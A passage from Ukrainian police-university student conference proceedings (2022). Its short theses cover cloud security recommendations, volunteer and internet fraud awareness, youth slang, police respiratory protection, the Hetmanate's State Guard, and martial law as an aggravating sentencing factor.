Проте, головним принципом забезпечення безпеки хмарних обчислень є дотримання рекомендацій від хмарних провайдерів. Розглянемо основні поради, що вони дають. Насамперед, споживачі хмарних послуг повинні повністю розуміти свої мережі та додатки, щоб визначити, як забезпечити функціональність, стійкість та безпеку для хмарних додатків та систем. Належна перевірка повинна виконуватись протягом усього життєвого циклу додатків та систем, що розгортаються у хмарі, включаючи планування, розробку та розгортання, операції та виведення з експлуатації. Важливо розуміти, що як провайдер хмари, так і користувач несуть відповідальність за безпеку хмари. При підписанні угоди з провайдером, має бути оголошено, за які аспекти хмарної безпеки відповідає користувач і за які аспекти дбатиме провайдер.

Наступний важливий момент – це керування доступом. Для управління доступом зазвичай потрібно три можливості: здатність ідентифікувати і автентифікувати користувачів, можливість призначати користувачам права доступу і можливість створювати і застосовувати політики контролю доступу до ресурсів. Слід використовувати багатофакторну автентифікацію, щоб зменшити ризик компрометації облікових даних. Викрадені облікові дані привілейованого користувача дозволяють зловмиснику контролювати і налаштовувати ресурси споживача хмари. Використання безлічі факторів вимагає від зловмисника придбання кількох незалежних елементів автентифікації, що знижує ймовірність компрометації. Слід запланувати набір ролей для виконання загальних та індивідуальних обов'язків. Ці ролі повинні гарантувати, що ніхто не зможе негативно вплинути на весь віртуальний центр обробки даних. Провайдери пропонують кілька різних типів послуг зберігання, таких як віртуальні диски, сховище великих двійкових об'єктів і служби доставки контенту. Кожна з цих служб може мати унікальні політики доступу, які повинні бути призначені для захисту даних, які вони зберігають. Споживачі хмарних послуг повинні розуміти і налаштувати ці специфічні служби політики доступу.

Крім контролю доступу, захист даних включає три окремі завдання: захист даних від несанкціонованого доступу, забезпечення постійного доступу до критично важливих даних у разі помилок і збоїв і запобігання випадкового розкриття даних, які імовірно були видалені.

Важливо шифрувати дані, щоб захистити їх від розголошення через несанкціонований доступ. Провайдери зазвичай надають можливості шифрування для послуг зберігання, які вони пропонують.

Також слід правильно керувати пов'язаними ключами шифрування, щоб забезпечити ефективне шифрування. Провайдери пропонують споживачам вибір ключів, керованих ними самими або споживачем.

Провайдери надають значні гарантії від втрати постійних даних. Необхідно переконатися, що процеси резервного копіювання та відновлення даних відповідають потребам організації, що використовує хмарні послуги.

Провайдер відповідає за моніторинг інфраструктури та послуг, що надаються споживачам, але не відповідає за моніторинг систем і додатків, створюваних користувачами з використанням послуг, що надаються. Однак вони надають споживачу інформацію моніторингу, пов'язану з використанням послуг користувачів. Ця інформація може бути використана як перша лінія моніторингу для виявлення несанкціонованого доступу до систем і додатків або їх використання, а також несподіваної поведінки або використання систем і додатків або їх користувачів.

Висновки. Забезпечення безпеки хмарних сервісів багато в чому делегується самому провайдеру хмарних обчислень, проте, незважаючи на це, він не відповідає за те, як користуються його сервісами. Тому необхідно ретельно стежити за вразливістю та знижувати ймовірність загроз, що виходять з особливостей хмарних обчислень, так і традиційних інформаційного простору Слабким місцем будь-яких хмарних обчислень є люди, які їх використовують і підвищують доступу від хмари до кінцевих користувачів.

Існує ряд підходів до забезпечення безпеки хмарних ресурсів, більшість з яких спрямовані на підвищення свідомості того, що відбувається у хмарі, або на безпечний доступ до хмарних сервісів. В іншому, всі підходи схожі з традиційними заходами безпеки для інформаційних ресурсів. При цьому основні правила, що дозволяють знизити ризик втрати своїх даних або їх компрометації, описані в рекомендаціях щодо забезпечення безпеки від самих провайдерів хмарних обчислень.

Одержано 09.06.2022

Антон Ігорович МАСЮК,

курсант групи Ф4-402

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ,

кандидат технічних наук, доцент Т. М. Соляник

ВОЛОНТЕРСЬКА ДІЯЛЬНІСТЬ ЯК ОБ'ЄКТ КІБЕРЗАХИСТУ

В наш час в усьому світі стрімко поширюється та розвивається волонтерська діяльність. У традиційному сенсі волонтерство (від лат. voluntarius – добровільний) або добровольча діяльність – це широке коло діяльності, яка може набувати форм взаємодопомоги та самодопомоги, фандрайзингу, офіційного надання послуг та інших форм громадянської участі, що здійснюється добровільно на благо широкому загалу без сподівання на грошову винагороду [1].

Волонтерська діяльність може виконуватись безпосередньо добровольцями або волонтерськими та благодійними організаціями. Волонтерська допомога може оказуватися як в межах держави, так і за її кордонами.

Останнім часом під волонтерством розуміють надання гуманітарної, медичної або фінансової допомоги людям, які її конче потребують. Зазвичай, ці люди стали жертвами стихійного лиха, природних катаклізмів, військових дій тощо.

Для видачі допомоги створюються спеціальні центри, до яких можуть звернутися потерпілі і отримати певну допомогу. Очевидно, що можуть бути випадки, коли людина не в змозі звернутися до таких центрів і організаціям просто невідомо про те, що комусь потрібна допомога.

В наш час розвиток інформаційних технологій та технологій зв'язку дозволив вирішити цю проблему. З одного боку, наявність розгалуженої системи телекомунікацій дозволяє під'єднати до мережі інтернет навіть віддалені куточки держави та світу. З іншого боку, наявні соціальні мережі та широкий спектр можливостей сучасних месенджерів дозволяють розповсюджувати необхідну інформацію мережею та при необхідності постійно мати доступ до інформації, яка потрібна в цей час.

В Україні існує багато програм різних міжнародних організацій, наприклад, Норвезька організація у справах біженців (NRC) [2], до яких можна звернутися за допомогою через сервіси чат-ботів.

Прикладами вітчизняних волонтерських організацій є такі як «Крила Фенікса», «Армія SOS», «Повернись живим» тощо. Вітчизняні волонтерські організації часто використовують месенджери (наприклад, Viber) для поширення інформації серед населення та отримання необхідних даних від людей.

Це дозволило організувати так звану адресну допомогу, коли необхідні речі доставляються волонтерами безпосередньо за місцем перебування. Для того, щоб її отримати, людина повинна повідомити необхідний мінімум інформації: власні дані (ім'я та/або прізвище); місце перебування; контактний телефон; описати свої потреби тощо. Цю інформацію людина може залишити як в автоматичному режимі (чат-боти або телефони гарячої лінії), так і спілкуючись з представником волонтерської організації.

Громадянин також може звернутися до волонтерської організації, щоб через неї надати допомогу постраждалим, наприклад, перерахувати певну суму коштів, яка потім буде витрачена на волонтерську діяльність.

Це створює підґрунтя для використання волонтерських організацій у шахрайських цілях.

На фоні зростання кількості бажаючих допомагати спостерігається зростання кількості шахраїв, що мають жагу до збагачення. Зловмисники користуються бідой і поширюють фейкові запити з власними контактами і реквізитами.

Відрізнити таких інтернет-шахраїв можна за такими ознаками [3]:

1. вказано неофіційні канали зв'язку: особисті мобільні телефони, банківські картки;
2. відсутні посилання на офіційних представників: волонтерські спільноти, міська рада, ОДА, Червоний хрест тощо;
3. повідомлення чи пост у соцмережах написаний надто конкретними чи навпаки незрозумілими фразами;
4. у повідомленні акцентується увага на емоціях провини, жалю;
5. текст часто виділений великими літерами та знаками оклику;

В умовах воєнного стану в Україні, через великі навантаження на НПУ, особливості та складнощі розкриття таких злочинів, першим та основним засобом протидії фейковим волонтерам може бути проведення профілактичних бесід з населенням, під час яких кожен українець повинен усвідомити як відрізнити волонтера від шахрая, не відправляти свої данні невідомим особам що представляються волонтерами, чи переходити на фишингові сайти та вказувати на ньому свої данні.

Список бібліографічних посилань

1. Волонтерство // Вебсайт URL: <https://uk.wikipedia.org/wiki/%D0%92%D0%BE%D0%BB%D0%BE%D0%BD%D1%82%D0%B5%D1%80%D1%81%D1%82%D0%B2%D0%BE>
2. The Norwegian Refugee Council // Вебсайт. www.nrc.no
3. Фейкові повідомлення про допомогу: ознаки // Вебсайт URL: <https://zaborona.com/volontery-prosyat-pro-dopomogu-yak-vidriznyty-fejkovi-zaklyky-pro-dopomogu-vid-realnyh/>

Одержано 09.06.2022

Владислав Юрійович МЕДВЕДЄВ,

курсант групи Ф4-102

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат технічних наук, доцент **В. А. Світличний***

ОСОБЛИВОСТІ ДІЙ ШАХРАЇВ У МЕРЕЖІ ІНТЕРНЕТ

Поняття інтернет-шахрайства в Кримінальному кодексі збігається з визначенням звичайного шахрайства (ст. 190): це заволодіння чужим майном шляхом введення в оману чи зловживання довірою іншої людини [1].

Відомі найпоширеніші схеми виманювання коштів у інтернет-користувачів.

Афери на онлайн-покупках. Жертви найчастіше трапляються, коли бачать низьку ціну товару. При цьому їх не насторожує потреба внести повну або часткову передоплату. Продавець виставляє низьку ціну, але вимагає обов'язково зробити передоплату. В результаті покупець оплачує товар та залишається ні з чим.

Шахрайство на продажах через інтернет та розрахунках банківськими картками. Продавці товарів через мережу також стають жертвами аферистів. Під приводом оплати товару шахраї нерідко намагаються дізнатися про всі дані картки продавців, після чого знімають гроші з їх рахунків. Тому запам'ятайте такі прості правила:

Для переведення на вашу картку покупцю достатньо знати номер із 16 цифр;

Ні в якому разі не повідомляйте стороннім термін дії картки та CVV код;

Для переказу оплати на вашу картку не потрібно чекати на отримання жодних СМС або підходити до банкомату.

Інтернет-жебратство. В інтернеті багато оголошень від благодійних організацій із проханням допомогти з лікуванням хворих дітей. Шахраї можуть вигадувати історії про хворобу, ілюструючи прохання фотографіями чужих дітей. У таких дублікатах всі дані є справжніми, крім реквізитів для перерахування грошей.

Виграш цінного призу. Вам може прийти повідомлення, що ви стали призером розіграшу, а приз можна отримати буквально зараз – потрібно лише сплатити невелику суму за доставку, комісію тощо. Сума оплати, як правило, незначна, проте заплативши передоплату, ви втратите і її, і призу не отримаєте.

Фіктивні інтернет-магазини. Фіктивні інтернет магазини важко відрізнити від справжніх. В них великий асортимент продуктів, зазначена контактна інформація. Клієнтів такі магазини заманюють привабливими цінами нижче за ринкові - але не настільки, щоб користувач запідозрив недобре. Шахраї з цих магазинів зв'язуються з користувачами та просять переказати частину або всю суму за бажаний товар. Після отримання оплати шахрай залишає жертву без товару та грошей.

Пропозиція допомоги у погашенні боргу. Жертвами такого розлучення стають користувачі, які оформили швидкий кредит онлайн або банківську позику і хочуть його позбутися без особливих витрат. Шахраї обіцяють допомогти погасити борг, але їхня головна мета - отримати аванс, після чого вони змінюють контактні дані.

Пропозиції швидкого заробітку. Отримує швидкий заробіток в інтернеті лише організатор афери, який переконує жертв надіслати йому невелику суму, гарантуючи заробіток.

Проведене дослідження дозволило нам зробити наступні головні поради, як не стати жертвою шахраїв в інтернеті:

- Не залишати особисті дані на незнайомих сайтах.
 - Не робити передоплат при покупці в інтернет-магазині.
- Краще використовувати післяплату.
- Не користуватися підозрілими сервісами. Послуги, які пропонують швидкий заробіток або допомогу у вирішенні кредитних труднощів, часто виявляються шахрайськими.

Резюмуючи доповідь, відмітимо висновки:

Якщо ви вже стали жертвою шахраїв в інтернеті, одразу зверніться до поліції. Покарати інтернет-шахрая в Україні можна з Департаменту кіберполіції. Використовуючи новітні інформаційні технології, його працівники знаходять аферистів.

Якщо ви перевели шахраю гроші через платіжну онлайн-систему, можна звернутися в службу її підтримки. Велика можливість того, що після цього гаманець афериста заблокують [2]. У деяких випадках можна буде навіть дізнатися про дані паспорта власника рахунку. Це дасть змогу звернутися з позовом до суду.

У випадку з інтернет-магазинами потрібно писати скаргу на адресу продавця. Якщо претензію буде проігноровано, то слід подати заяву до правоохоронних органів або звернутися до прокуратури.

Власники інтернет-магазину не завжди недосяжні. Будь-який сайт знаходиться на хостингу, а це передбачає можливість знайти паспортні дані господаря [2].

Список бібліографічних посилань

1. Мошенничество. Материал из Википедии // Вебсайт. URL: <https://ru.wikipedia.org/wiki/%D0%9C%D0%BE%D1%88%D0%B5%D0%BD%D0%BD%D0%B8%D1%87%D0%B5%D1%81%D1%82%D0%B2%D0%BE> (дата звернення 27.05.2022).

2. Украинцам рассказали, как не клюнуть на удочку интернет-мошенников // Судово юридична газета. Вебсайт. URL: <https://sud.ua/ru/news/ukraine/191214-ukrainsam-rasskazali-kak-ne-klyunut-na-udochku-internet-moshennikov> (дата звернення 27.05.2022).

Одержано 06.06.2022

Дмитро Олександрович МІРОШНИК,

курсант групи ФЗ-104

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри українознавства факультету № 2

Харківського національного університету внутрішніх справ,

*кандидат філологічних наук **О. Б. Оверчук***

СЛЕНГ ЯК ОЗНАКА МОЛОДІЖНОЇ СУБКУЛЬТУРИ

Мова, як специфічна форма відбиття дійсності, є невід'ємною ознакою людського суспільства, важливою умовою його існування, елементом духовної культури. Як живий організм, що постійно змінюється й розвивається, вона перебуває в тісному зв'язку і з усією культурою людства, і з окремими культурами, що формуються на певних етапах його розвитку. Адже кожна культурно-історична епоха має власну мову. Зважаючи на те, що протягом останніх десятиріч значний інтерес дослідників привертає феномен молодіжної

субкультури, цікавим буде проаналізувати мову сучасної молоді в різних її проявах.

Молодіжні субкультури, представлені в Україні, багато в чому є перенесенням західного досвіду й зразків маскультури. Серед них найбільш популярними є такі молодіжні угруповання, як емо, готи, панки, скінхеди, рокери, байкери, хіпі, репери, металісти, гопніки, футбольні фани, хакери тощо. Усі перераховані субкультури мають не лише певну систему цінностей, настанов, способів поведінки та життєвих поглядів, а й своєрідну мову, яку найчастіше називають сленгом.

Нелітературні форми мови, до яких належить і сучасний молодіжний сленг, тривалий час залишалися поза увагою учених. Проте сьогодні серед мовознавців спостерігається активізація досліджень щодо вивчення цього явища. Це можна пояснити тим, що сленг, як особливий вид комунікації, незалежне мовне утворення зі своїми особливостями розвитку, дедалі більше характеризується розширенням сфери вживання, виходом за межі лише повсякденного спілкування та швидким поширенням, навіть проникненням в інші мови.

Дослідженню сленгу взагалі та молодіжного сленгу зокрема присвятили свої роботи чимало українських і західних лінгвістів, серед яких І. Андрусак, В. Балабін, О. Глазова, І. Гальперін, В. Дорда, О. Іванова, М. Кронгауз, Л. Лисак, С. Мартос, О. Романова, Л. Ставицька, О. Устінова та інші. Попри поглиблену увагу до молодіжної мови в лінгвістиці відсутнє єдине визначення терміну «сленг». Так, одні дослідників говорять про неможливість встановлення чіткої межі між поняттями «жаргон» та «сленг», а інші взагалі вважають їх синонімами (О. Романова, Л. Лисак, О. Іванова). Проте, як зазначає Л. Ставицька, ці явища потрібно чітко розрізняти, оскільки жаргон «історично вказує на обмеженість групи його носіїв, а також на вузькість семантичного поля лексичних одиниць», сленг натомість становить «мовне середовище спілкування великої кількості людей, яке відрізняється від мовної норми» [1]. Під терміном «молодіжний сленг» дослідники розуміють «особливий мовний субкод, що характеризується використанням ненормативних, часто стилістично знижених, лексико-фразеологічних одиниць, які виконують оцінну, евфемістичну й номінативну функції та використовуються в невимішеному спілкуванні молоддю» [2].

Для сучасного молодіжного сленгу характерними є відчуженість від традиційної мови, нелітературність, навіть деяка вульгаризація, постійна тенденція до «оновлення», емоційно-ігровий початок, метафоричність, використання запозиченої лексики (переважно

англіцизмів), неологізмів, жаргонізмів, арготизмів. Антинорма є однією із головних рис сучасного молодіжного сленгу. Часто мова молоді стає не зрозумілою іншим верствам населення.

Як відкрита лінгвістична система, сленг зазнає поповнень шляхом запозичення «модних слів» із популярних соціальних мереж (Фейсбук, Інстаграм), численних реаліті-шоу, ситкомів, ЗМІ тощо (інста, селфі, лайкати, постити, хейтити, «Віталька»). Одним із найпоширеніших засобів збагачення молодіжної мови є термінологічна лексика й іншомовні запозичення (саундтрек – мелодія до фільму; джойси – джинси; офігеть – очманіти; кльово – чудово). Молодіжний сленг тісно пов'язаний із комп'ютерним жаргоном (апгрейдити – покращити; юзер – користувач; геймер – знавець віртуальних ігор; павутина – мережа Internet), СМС-сленгом (lol – дуже смішно; OK! – зрозуміло, добре; телега – телеграмканал), професійним чи кримінальним жаргонами (тачка – автомобіль; кореш – друг, товариш; дока – обізнана людина; мусор – поліціант; квасити – пити). Часто для поповнення лексичного складу молодіжної мови вживаються ігрові засоби: зближення слів на підставі звукової подоби, звукове перенесення (лимон – мільйон; мило, емеля – e-mail), лексеми зі зменшено-пестливим значенням (чувачок – людина; тралік – тролейбус; моцик – мотоцикл; бабулесики – гроші), метафоризація (альоша – дурник; собака – приміський поїзд; валянок – бездіяльна людина; портрет – обличчя).

Отже, сленг сьогодні, як певна субкультура й категорія, набуває все більшого поширення. Він починає використовуватися не лише в неформальних бесідах молоді, але й у літературі, періодичних виданнях, кіно та на телебаченні. Молодіжний сленг відіграє певну роль у розвитку мови, постійно поповнюється новими словами, які з'являються на виклики часу, урізноманітнюють мовлення й одночасно підкоряються законам української мови. Тому вивчення сленгу становить для дослідника значний теоретичний і практичний інтерес, що робить наше дослідження актуальним.

Список бібліографічних посилань

1. Ставицька Л. Арго, жаргон, сленг: Соціальна диференціація української мови. Київ : Критика, 2005. 464 с.
2. Грабовий П. Молодіжний сленг у системі соціолектів сучасної української мови. Лінгвістичні студії : зб. наук. праць. Донецьк : ДонНУ. 2008. Випуск 16. URL: <http://litmisto.org.ua/?p=7963> (дата звернення: 05.10. 2022).

Одержано 22.05.2022

Анастасія Миколаївна МОШЕНЕЦЬ,

курсант групи ФЗ-303

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри тактичної та спеціальної

фізичної підготовки факультету № 3

Харківського національного університету внутрішніх справ,

*кандидат технічних наук, доцент **І. В. Власенко***

**АКТУАЛЬНІСТЬ НАБУТТЯ НАВИЧОК З ВИКОРИСТАННЯ
ЗАСОБІВ ЗАХИСТУ ОРГАНІВ ДИХАННЯ ПОЛІЦЕЙСЬКИМИ**

Згідно Статті 3 Конституції України «Людина, її життя і здоров'я, честь і гідність, недоторканність і безпека визнаються в Україні найвищою соціальною цінністю». Тому забезпечення особистої безпеки працівників Національної поліції є конституційним правом, без урахування поза службою або при виконанні службово-бойових задач знаходиться поліцейський.

Відповідно до 2 статті Закону України «Про Національну поліцію» до основних завдань входить надання в межах, визначених законом, послуг з допомоги особам, які з особистих, економічних, соціальних причин або внаслідок надзвичайних ситуацій потребують такої допомоги. Тому виконання службово-бойових задач у зоні надзвичайної ситуації хоча і відноситься до екстремальних умов але є невід'ємною частиною правоохоронної діяльності.

На працівників поліції під час несення служби впливає безліч небезпек. Тому, нажаль, кожного року поліцейські гинуть та отримують поранення і травми. Так тільки за три роки з 2014 по 2017 під час несення служби загинуло 131 співробітник поліції, 199 військовослужбовців Нацгвардії, а загалом за роки незалежності України по 2017 рік загинуло 1177 правоохоронців, в середньому гинуло 43.6 поліцейських/рік. Проти працівників поліції застосовують газоподібні речовини. Так, наприклад, 15 вересня 2019 року після закінчення акції "Харків Прайд" у центрі міста Харкова на вулиці Римарській сталися сутички. Під час конфлікту вони чинили опір поліцейським, розпилили у бік правоохоронців сльозогінний газ. При цьому постраждали двоє працівників поліції, одного з них з опіками очей доправили до лікарні.

Проведене опитування в Харківському національному університеті внутрішніх справ серед особового складу різних підрозділів Національної поліції вказує на наявність браку знань та вмінь при

діях у вказаних ситуаціях. Так, наприклад, у зоні хімічного забруднення в залежності від стажу роботи знаходилося наступна кількість опитуваних; до 5 років – 2.86%, від 5 до 8 років – 6.9%, від 8 до 10 років – 13.04% і більш ніж 10 років – 15.78%. Але з урахуванням залучення особового складу до охорони публічного порядку і можливого виникнення масових заворушень, частка особового складу, яка піддавалася впливу газоподібних речовин, значно збільшиться.

Отримані результати опитування та оцінювання працівників поліції вказує на недостатній рівень знань, вмінь та навичок щодо забезпечення особистої безпеки при негативному впливі на їх органи дихання. Громадяни України повинні знати, що при проведенні поліцейського піклування їм буде надано захист та допомога. Як може допомогти людина іншій, коли сама має недостатні навички?

Одержано 13.06.2022

Альона Андріївна МУСІЙКО,

курсант групи Ф1-101

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри теорії та історії держави та права факультету № 1

Харківського національного університету внутрішніх справ,

*кандидат історичних наук, доцент **С. Ю. Іванов***

ЕВОЛЮЦІЯ СИСТЕМИ ОРГАНІВ ПРАВОПОРЯДКУ ЗА ЧАСІВ УКРАЇНСЬКОЇ ДЕРЖАВИ ГЕТЬМАНА СКОРОПАДСЬКОГО

Зміна головних правлінських сил в Україні супроводжувалась масовими заворушеннями. Перед новою владою – Гетьманатом Петра Скоропадського знову постало питання утворення системи органів влади задля дотримання рівноваги у суспільстві, таким органом стала Державна Варта. В подальшому, її визнають одним з найефективнішим правоохоронних організацій у період з 1917-1920 рр.

За добу Гетьманату Державна варта стала однією з найбільш успішних проведених реформ Скоропадського. Функції дореволюційної поліції та жандармерії відтепер були покладені на озброєні підрозділи. Завдяки скасуванню 18 травня 1918 р. Тимчасового положення про міліцію Державна Варта потрапила у підпорядкування МВС. Основним нормативно-правовим актом, яким керувалися у своїй діяльності дані підрозділи став Статут Державної Варти

[1]. Він визначав структуру керівництва органу та поділ на певні підрозділи. Наприклад, повноваження директора і заступника міністра були майже ідентичні. У директора за штатом було два заступники. Департамент нараховував 5 відділів. Першим директором став П. Акерман, який до того обіймав посаду товариша прокурора у Віленському суді. Умовно Державну Варту можна було поділити на три підрозділи: загальний, карно-розвідчий, освідомляючий [2]. Головні завдання Державної варти полягали у забезпеченні охорони громадського порядку, наглядом за діяльністю органів місцевого самоврядування, несення охорони державного кордону, здійснення контролю за пересуванням та проживанням іноземних громадян, вирішення проблем щодо надання або позбавлення українського громадянства, контролювання обігу вибухонебезпечних речовин.

Але проблемним питанням стало загострення протесту населення, адже незважаючи на реформи рівень життя досі залишався низьким. Повноваження щодо протидії суспільно-небезпечним явищам були надані контррозвідці, завдання якої полягало у своєчасному виявленні і припиненні злочинів, що могли нести загрозу державному миру чи підбурення до революції, зміни політичного устрою.

Розподіл працівників Державної варти по губерніям та повітам відбувався за таким принципом: на кожні 400 мешканців повинен припадати 1 вартовий. Для охорони залізниць було створено окремий корпус залізничної варти. На відміну від Вільного Козацтва до співпраці з Державною Вартою активно залучались старі міліцейські кадри часів царської влади. Законопроект про організацію Державної варти зобов'язував розробити МВС програму курсів для забезпечення їх проведення серед бажаючих осіб. 16 липня 1918 р. у своєму циркулярі міністр юстиції П. Чубинський запропонував усім прокурорам окружних судів відрядити працівників для проведення лекцій на вищезгаданих курсах [2].

За інструкцією від 9 серпня 1918 р. всі чини пошукових груп мали бути компетентні у судово-поліцейській фотографії, дактилоскопію і антропометрію, гіпсування слідів. Обов'язковою умовою була наявність практичних знань щодо засобів зброї та вивчення своєрідної бази даних злочинців [3].

Паралельно розвитку Державної Варти діяли міліцейські формування, які у своїй роботі підпорядковувались виключно місцевій адміністрації. Частина їх існувала ще з часів УЦР, а інша була сформована після державного перевороту. Вони виконували як правоохоронні функції, так і слідчі. Нерідко спостерігався терор, щодо найбідніших селян. Євген Чикаленко у своєму щоденнику писав так

«Замість дотеперішніх соціалістичних комісарів попризначали хабарників і держиморд, які прагнуть помститися за провал власної ідеї. Організувавши банди козаків, вони знущаються і знищують селян, що допомагали більшовикам» [4]. Такі загони діяли за принципом мета виправдовує засоби. Виокремивши дані міліцейські формування, необхідно згадати і про особливі армійські підрозділи. Нерідко це були повітові організації, які діяли окремо від командування німецького військового командирського складу.

Середині листопада 1918 року стала переломним періодом існування Української Держави. Жахлива кризова ситуація спричинила необхідність утворення ще однієї організації для підтримання правопорядку, а саме дружин. Вони мали стати підсиленням можливостей Державної Варти і забезпечити безпеку громадян. Їхнім безпосереднім обов'язком була охорона миру і спокою у столиці. Так знайшли своє призначення дружини полковника Святополка-Мирського, генерала Кирпичова, Рубанова, Голембієвського. Вони представляли собою частково змішані дружини – як добровольці, так і найманці [2].

Отже, дослідивши історію розвитку Держави Петра Скоропадського та формування нового виконавчого органу – Державної Варти, можна дійти висновків, що:

1. По-перше, для цілісного забезпечення миру було утворено декілька органів, а саме: Державна Варта, добровільні дружини, армійські підрозділи на місцях та міліцейські формування.

2. По-друге, виконання влади даними органами здійснювалось на засадах забезпечення спокою, закону та можливості творчої праці, але, на жаль кризові явища (конкретно) продовжували виявляти себе, тому нерідко об'єктами народного гніву та самосуду ставали самі службовці цих органів. Подібна система охорони правопорядку не витримала зростання контрреволюційних поглядів та їх впливу на формування світогляду громадян України.

Список бібліографічних посилань

1. Про статут української варти. URL: <http://escriptorium.univer.kharkov.ua/handle/>.

2. Банах С.В., Грубінко А.В., Савенко В.В., Ухач В.З. Історія правоохоронних органів України. URL: <http://dspace.wunu.edu.ua/handle/>.

3. Сенік Т.Б. Правоохоронні органи Західноукраїнської народної республіки. 2013. URL: <https://legalactivity.com.ua/>.

4. Євген Чикаленко. Щоденник [Електронний ресурс]. 1931. URL: https://chtyvo.org.ua/authors/Chykalenko_Yevhen/Schodennyk_1918-1919.

Одержано 31.05.2022

Ігор Юрійович НАУМЕЦЬ,

*здобувач вищої освіти ступеня доктора філософії
кафедри кримінального, кримінально-виконавчого
права та криміналістики
Академії Державної пенітенціарної служби України*

Науковий керівник:

*начальник відділу первинної та післядипломної освіти
управління освітньої діяльності
Департаменту освіти, науки та спорту
Міністерства внутрішніх справ України,
кандидат юридичних наук, доцент **Є. М. Кісілюк***

ВОЄННИЙ СТАН ЯК ОБСТАВИНА, ЩО ОБТЯЖУЄ ПОКАРАННЯ

У зв'язку широкомасштабним вторгненням в Україну збройних сил росії в Україні Указом Президента України від 24 лютого 2022 року № 64/2022 було введено воєнний стан, відповідно до якого запроваджено заходи, необхідні для забезпечення оборони України, захисту безпеки населення та інтересів держави [1]. Наразі дію воєнного стану в державі продовжено до 23 серпня 2022 року.

В умовах війни, коли масово руйнується цивільна інфраструктура, а деякі громадяни України вимушені покидати свої домівки, усе частіше фіксують випадки викрадення чужого майна з покинутих або пошкоджених будівель чи споруд, закладів торгівлі, які опинилися поза належною охороною, тощо.

Український законодавець своєчасно відреагував на такі кримінально протиправні дії та вжив заходів щодо посилення відповідальності за мародерство та злочини проти власності, передбачивши в окремих нормах Особливої частини Кримінального кодексу України таку кваліфікуючу ознаку, як вчинення відповідних дій в умовах воєнного або надзвичайного стану.

Так, 3 березня 2022 року, Верховною Радою України прийняті закони про зміни в Кримінальний кодекс України щодо посилення кримінальної відповідальності за деякі кримінальні правопорушення в умовах воєнного стану – «Про внесення змін до Кримінального кодексу України щодо посилення відповідальності за злочини проти основ національної безпеки України в умовах дії режиму воєнного стану» [2] та «Про внесення змін до Кримінального кодексу України щодо посилення відповідальності за мародерство» [3].

А вже 4 березня 2022 року Верховний Суд звернув увагу громадян України на особливості відповідальності за кримінально карані

посягання у сфері охорони основ національної безпеки, забезпечення захисту життя, здоров'я, прав і свобод людини в умовах воєнного стану.

Зокрема, вказано, що в п. 11 ч. 1 ст. 67 КК України закріплено, що вчинення злочину з використанням умов воєнного стану є обставиною, яка обтяжує покарання.

Це означає, що винна особа з метою полегшення вчинення кримінального правопорушення використовує найбільш несприятливий для суспільства час, тяжкі обставини та умови, в яких опинилося суспільство, що свідчить про підвищений ступінь суспільної небезпеки злочинів, які вчиняються в умовах воєнного стану.

Саме тому покарання для осіб, визнаних винними у вчиненні кримінальних правопорушень в період воєнного стану, суд буде призначати з урахуванням цієї обтяжувальної обставини, тобто вид і розмір призначеного покарання буде наближеним до максимальної межі, передбаченої КК України [4].

У зв'язку з внесеними змінами виникла необхідність більш детального аналізу такої обставини, що обтяжує покарання як вчинення кримінального правопорушення в умовах воєнного стану та її вплив на кваліфікацію кримінальних правопорушень.

Відразу потрібно зауважити, що КК України передбачає відповідальність за кримінальні правопорушення, ознаки яких передбачені одночасно як в Загальній частині КК України, так і в окремих кримінально-правових нормах (статтях чи частинах статей), передбачених розділами Особливої частини КК України.

Серед складів кримінальних правопорушень виділяють основні, привілейовані, кваліфіковані та особливо кваліфіковані. Відповідно, за вчинення кримінального правопорушення, що відповідає основному складу, передбачається певне визначене законодавством покарання. За вчинення кримінального правопорушення з привілейованим складом – передбачається більш м'яке покарання. За вчинення кваліфікованого складу кримінального правопорушення – передбачається більш суворе покарання, а за вчинення особливо кваліфікованого – найбільш суворе покарання.

Так, наразі внесено зміни до КК України щодо посилення відповідальності за злочини, передбачені ст. 185, 186, 187, 189, 191 КК України, вчинені в умовах воєнного стану. Відповідно до цих змін, такі злочини, вчинені в умовах воєнного або надзвичайного стану, кваліфікуються відразу за ч. 4 відповідної статті (185, 186, 187, 189, 191 КК України) як особливо кваліфіковані.

За особливо кваліфіковані злочини відповідними нормами КК України передбачено значно більші розміри покарання. Призначаючи

покарання за кваліфіковані й особливо кваліфіковані склади злочинів, суд ураховує всі інші пом'якшуючі або обтяжуючі обставини, крім тих, які є ознаками такого складу. Наприклад, якщо крадіжка в умовах воєнного стану за цією ознакою вже кваліфікована за ч. 4 ст. 185 КК України, то вчинення злочину в умовах воєнного стану – вдруге не враховується як обтяжуюча обставина, бо воно вже враховано при кваліфікації. Це правило передбачено ч. 4 ст. 67 КК України.

Проте, багато норм КК не містять такої диференціації – вони містять лише основний склад кримінального правопорушення. У такому випадку суд, визнавши особу винною, призначає покарання в межах, визначених такою нормою Особливої частини КК України – від мінімальної до максимальної межі покарання, передбаченого нею. Однак суд у цих випадках враховує правила призначення покарання, передбачені розділом XI Загальної частини КК України – враховує ступінь тяжкості вчиненого конкретного кримінального правопорушення, особу винного та обставини, що пом'якшують та обтяжують покарання.

Обставини, що обтяжують покарання, містяться в статті 67 Загальної частини КК України. Вони є вичерпними, і суд не може визначити в якості обтяжуючих ніякі додаткові обставини. Водночас, з урахуванням конкретних обставин справи, суд має право, умотивувавши своє рішення, не визнати обтяжуючою певну передбачену законом обставину.

У першу чергу нас цікавить обтяжуюча обставина, передбачена пунктом 11 частини 1 статті 67 КК України – вчинення злочину з використанням умов воєнного або надзвичайного стану, інших надзвичайних подій.

Однак, для вирішення питання про покарання за вчинення того чи іншого кримінального правопорушення, що вчинене на сьогодні в стані війни важливі й інші обтяжуючі обставини, передбачені частиною 1 статті 67 КК України – вчинення кримінального правопорушення (злочину): повторно, групою осіб за попередньою змовою, у зв'язку з виконанням потерпілим службового або громадського обов'язку, тяжкі наслідки, завдані злочином, щодо особи похилого віку, особи з інвалідністю або особи, яка перебуває в безпорадному стані, або особи, яка страждає на психічний розлад, щодо малолітньої дитини або у присутності дитини, загальнонебезпечним способом.

